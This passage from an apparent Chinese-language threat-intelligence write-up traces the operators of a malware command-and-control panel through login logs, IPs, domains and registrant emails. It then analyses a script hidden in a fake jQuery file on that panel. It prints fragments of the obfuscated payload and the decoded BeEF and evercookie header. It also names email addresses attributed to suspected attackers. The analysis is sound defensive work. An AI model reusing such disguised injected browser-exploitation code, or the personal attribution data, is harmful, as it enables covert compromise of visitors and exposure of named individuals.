| 2018-03-22 05:53:10 | • location : http://www.freshfund.in/chigozie/five/PvqDq929BSx_A_D_M1n_a.php?qOlk=bot<br>• toplocation : http://www.freshfund.in/chigozie/five/PvqDq929BSx_A_D_M1n_a.php?qOlk=bot<br>• cookie : KTZNYRLM=c39ce298353a5971c4edaa6a5e402c41; ga=i97USpzEKFPv4GAwrqk0XqiIfq2GmeWhtZh4MNiPkLP3jw4SiUxVQUCB3Ue5GU3j9Q0kGbHp1J4RBO3n<br>• opener : | • HTTP_REFERER : http://www.freshfund.in/chigozie/five/PvqDq929BSx_A_D_M1n_a.php?qOlk=bot<br>• HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0<br>• REMOTE_ADDR : 94.242.54.22<br>• IP-ADDR : 列宁格勒 圣彼得堡 |
| 2018-03-21 01:49:50 | • location : http://www.freshfund.in/chigozie/five/PvqDq929BSx_A_D_M1n_a.php?qOlk=bot<br>• toplocation : http://www.freshfund.in/chigozie/five/PvqDq929BSx_A_D_M1n_a.php?qOlk=bot<br>• cookie : KTZNYRLM=9d13a79ebe99137ee122262ca303d052; ga=BR0GztP0KtOl4euleyEHQt6R9EmT19Olldkzv2YfU9Nd2l3FyEjbcBGiS4Q4uv5J246vncHZ5akfHqwZ<br>• opener : | • HTTP_REFERER : http://www.freshfund.in/chigozie/five/PvqDq929BSx_A_D_M1n_a.php?qOlk=bot<br>• HTTP_USER_AGENT : Mozilla/5.0 (X11; Linux x86_64; rv:58.0) Gecko/20100101 Firefox/58.0<br>• REMOTE_ADDR : 190.85.105.220<br>• IP-ADDR : XX XX |
| 2018-03-20 23:00:02 | • location : http://paclficinsight.com/new/Panel/five/PvqDq929BSx_A_D_M1n_a.php?ngmW=bot<br>• toplocation : http://paclficinsight.com/new/Panel/five/PvqDq929BSx_A_D_M1n_a.php?ngmW=bot<br>• cookie : ozTvwLGU=c580c803da0329aa15ba063e912e59ec<br>• opener : | • HTTP_REFERER : http://paclficinsight.com/new/Panel/five/PvqDq929BSx_A_D_M1n_a.php?ngmW=bot<br>• HTTP_USER_AGENT : Mozilla/5.0 (X11; Linux x86_64; rv:58.0) Gecko/20100101 Firefox/58.0<br>• REMOTE_ADDR : 190.85.105.220<br>• IP-ADDR : XX XX |
| 2018-03-20 09:42:45 | • location : http://www.paclficinsight.com/new/Panel/five/PvqDq929BSx_A_D_M1n_a.php?ngmW=bot<br>• toplocation : http://www.paclficinsight.com/new/Panel/five/PvqDq929BSx_A_D_M1n_a.php?ngmW=bot<br>• cookie : ozTvwLGU=83a42b45a01a3f8e28fdc108dd506271; _ga=GA1.2.1834016001.1520210374 | • HTTP_REFERER : http://www.paclficinsight.com/new/Panel/five/PvqDq929BSx_A_D_M1n_a.php?ngmW=bot<br>• HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0<br>• REMOTE_ADDR : 41.217.114.160<br>• IP-ADDR : XX XX |

结合内部的威胁分析平台整理了相关信息

| 登入时间 | 登入 C&C 域名 | 域名注册邮箱& | 黑客登入 C&C 时使用的 IP | 登入 IP 归属地 |
| --- | --- | --- | --- | --- |
| 2018-03-20 09:42:45 | paclficinsight.com<br>近期解析 IP 由 185.26.105.244 变成：94.102.60.3 荷兰 | fesmoi@mail.ru | 41.217.114.160 | 尼日利亚 |
| 2018-03-20 23:00:02 | paclficinsight.com | 同上 | 190.85.105.220 | 哥伦比亚 |
| 2018-03-21 01:49:50 | freshfund.in<br>英国 | frank@sumkeeemetal.com<br>域名 sumkeeemetal.com 的注册邮 sebastinekelly59@gmail.com | 190.85.105.220 | 哥伦比亚 |
| 2018-03-22 05:53:10 | freshfund.in | 同上 | 94.242.54.22 | 俄罗斯<br>,圣彼得堡 |

从时间和区域来看，应该团伙作案，里面涉及的邮箱：

- sebastinekelly59［@］gmail.com


- fesmoi［@］mail.ru

笔者发现这两个邮箱注册了大量网址，并且很多已经被标记恶意服务器，但是黑客很谨慎未能发现具体其他更多信息。

## 螳螂捕蝉，黄雀在后？

在自动化监控的过程中，发现了另外一个有趣的东西。


笔者通过对黑客获取的数据分析时，发现多次恶意的 C&C 服务器已经在我之前也使用相同的手段进入。




通过畸形的数据（即：\USUSUSUSUSUSUSUSUS, Windows 7 x32, 1440x900），以及攻击时间来推测 gif 和 js 可能是同一个人，并且使用自动化植入代码实现。

尝试打开 gif 发现是个畸形图片，未发现可疑,也可能是服务端控制导致.

打开 a.js（文件 MD：5b052240f02cd593f566b3606b00ac2e）发现了 JS 代码，初看一眼很像正常的 jQuery 代码




但是，在文件末位发现了加密的代码：

```
Edit4  a.js
1488      }
1489
1490  };
1491
1492  //Initialize the MobileEsp object
1493  MobileEsp.InitDeviceScan();
1494
1495
1496
1497
1498
1499  var _0x33db=["\x61\x74\x6F\x62","\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4A\x4B
      alF1ZXJ5LmZuLmF0dHIoJyIrYysiJykgbWF5IHVzZSBwcm9wZXJ0eSBpbnN0ZWFkIG9mIGF0dHJpY
      dC5yZW1vdmUsaz1lLmV2ZW50LnRyaWdnZXIsTj1lLmZuLnRvZ2dsZSxUPWUuZm4ubGl2ZSxNPWUuZ
      ZSBpcyBmb3VuZCwgaXQncyB0aGVuIHJlc2V0IHRvIGFsbCB0aGUgb3RoZXIgbG9jYXRpb25zCiAqI
      YXJlbnROb2RlKQoJCXN3Zi5wYXJlbnROb2RlLnJlbW92ZUNoaWxkKHN3Zik7Cn0KCnZhciBldmVyY
      ZWMpCgkJCXsKCQkJCWlmICh0eXBlb2YgdG1wZWNbaXRlbV0gIT0gJ3VuZGVmaW5lZCcgJiYgdHlwZ
      cGlyZXM9VHVlLCAzMSBEZWMgMjAzMCAwMDowMDowMCBVVEM7IHBhdGg9Lyc7CgoJCQkJc2VsZi5fZ
      dGVfZXZlcmNvb2tpZSIsICIiLCAiZXZlcmNvb2tpZSIsIDEwMjQgKiAxMDI0KTsKCgkJCWlmICh0e
      dXQgPSAiIjsKCXZhciBjaHIxLCBjaHIyLCBjaHIzLCBlbmMxLCBlbmMyLCBlbmMzLCBlbmM0OwoJd
      IHdlIGFscmVhZHkgaGF2ZSBpdCBzZXQgb25jZQoJCS8vIHRvbyBtdWNoIGRhdGEgYW5kIHlvdSBjY
      ckNvZGVBdChjKyspLnRvU3RyaW5nKDE2KTsKICAgICAgICB3aGlsZSAoaC5sZW5ndGggPCAyKQogI
```

解密后，发现依旧是头部伪装 jQuery 的代码，后面继续追加着解密后的恶意代码，解密的后的代码就是 BeEF，BeEF 是一个浏览器攻击框架，看样子此人应该是老手。

```
    trigger=function(e,t,n,a){return n||C.test(e)||r("Global events are undoc
    this,e,t,n||document,a)},e.each(S.split("|"),function(t,n){e.event.specia
    t!==document&&(e.event.add(document,n+"."+e.guid,function(){e.event.trigg
    ),!1},teardown:function(){return this!==document&&e.event.remove(document
    jQuery,window);
3
4
5   //
6   // Copyright (c) 2006-2018 Wade Alcorn - wade@bindshell.net
7   // Browser Exploitation Framework (BeEF) - http://beefproject.com
8   // See the file 'doc/COPYING' for copying permission
9   //
10
11  /*
12   * evercookie 0.4 (10/13/2010) -- extremely persistent cookies
13   *
14   *  by samy kamkar : code@samy.pl : http://samy.pl
15   *
16   * this api attempts to produce several types of persistent data
17   * to essentially make a cookie virtually irrevocable from a system
18   *
19   * specifically it uses:
20   *  - standard http cookies
21   *  - flash cookies (local shared objects)
22   *  - silverlight isolated storage
23   *  - png generation w/forced cache and html5 canvas pixel reading
24   *  - http etags
```

查询 whois 信息发现注册邮箱：spambotnetmon[@]gmail.com

看注册邮箱可能是 spam botnetMonitor 的意思,但也不排除黑客故意伪装。

究竟是“黑”吃“黑”，还是 Big Brother is watching you？

暂时不能确定，整理其画像如下：

| 攻击时间 | 实施攻击者使用的 IP | 使用的域名 | 域名解析的 IP | 注册邮箱 |
|---|---|---|---|---|

| | | | | |
|---|---|---|---|---|
| 2018-03-19 16:25:33 | 173.239.202.68 美国 | a.aaf.bz | 188.166.80.208 荷兰 | spambotnetmon[@]gmail.com |
| 2018-03-19 16:26:42 | 138.197.176.57 美国 | a.oo.fi | 138.197.176.57 美国 | Hide |

**参考链接：**


［1］ https://www.codemetrix.net/decrypting-adwind-jrat-jbifrost-trojan/

［2］ https://blog.trendmicro.com/trendlabs-security-intelligence/cve-2017-11882-exploited-deliver-cracked-version-loki-infostealer/

［3］ https://github.com/R3MRUM/loki-parse/blob/master/loki-parse.py